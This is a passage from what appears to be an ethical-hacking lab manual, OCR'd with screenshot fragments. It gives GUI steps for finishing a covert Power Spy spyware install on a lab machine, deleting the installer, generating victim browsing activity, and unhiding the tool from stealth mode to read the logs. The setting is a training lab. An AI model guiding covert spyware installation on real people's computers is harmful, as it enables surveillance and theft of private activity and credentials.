
23. In the **Confirm** dialog-box that appears, click **Yes**.
24. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.
25. Close the **Remote Desktop Connection** by clicking on the close icon (**X**).

If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

26. Now, click Windows Server 2016 to switch to the **Windows Server 2016** machine and click Ctrl+Alt+Delete to acitvate the machine.
27. Click **Other user** from the left pane and log in with the credentials **Jason** and **qwerty**.

Here, we are running the target machine as a legitimate user.

Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.



Other user
Jason
Sign in to: CEH
How do I sign in to another domain?

28. Open the **Internet Explorer** web browser and browse any website.

In this lab, we are browsing the **Gmail** and **LinkedIn** websites.


29. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.
30. Click Windows Server 2019 to switch back to the **Windows Server 2019** machine and follow **Steps 3 - 6** to launch a **Remote Desktop Connection**.
31. Close the **Server Manager** window.
32. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.
33. The **Run as administrator** window appears; click **Run**.

If a **User Account Control** pop-up appears, click **Yes**.


10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
Run as administrator
With administrative rights, you can check, delete and export logs, change settings, and have complete access to the software.
Run

34. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Here, the password is **test@123**.

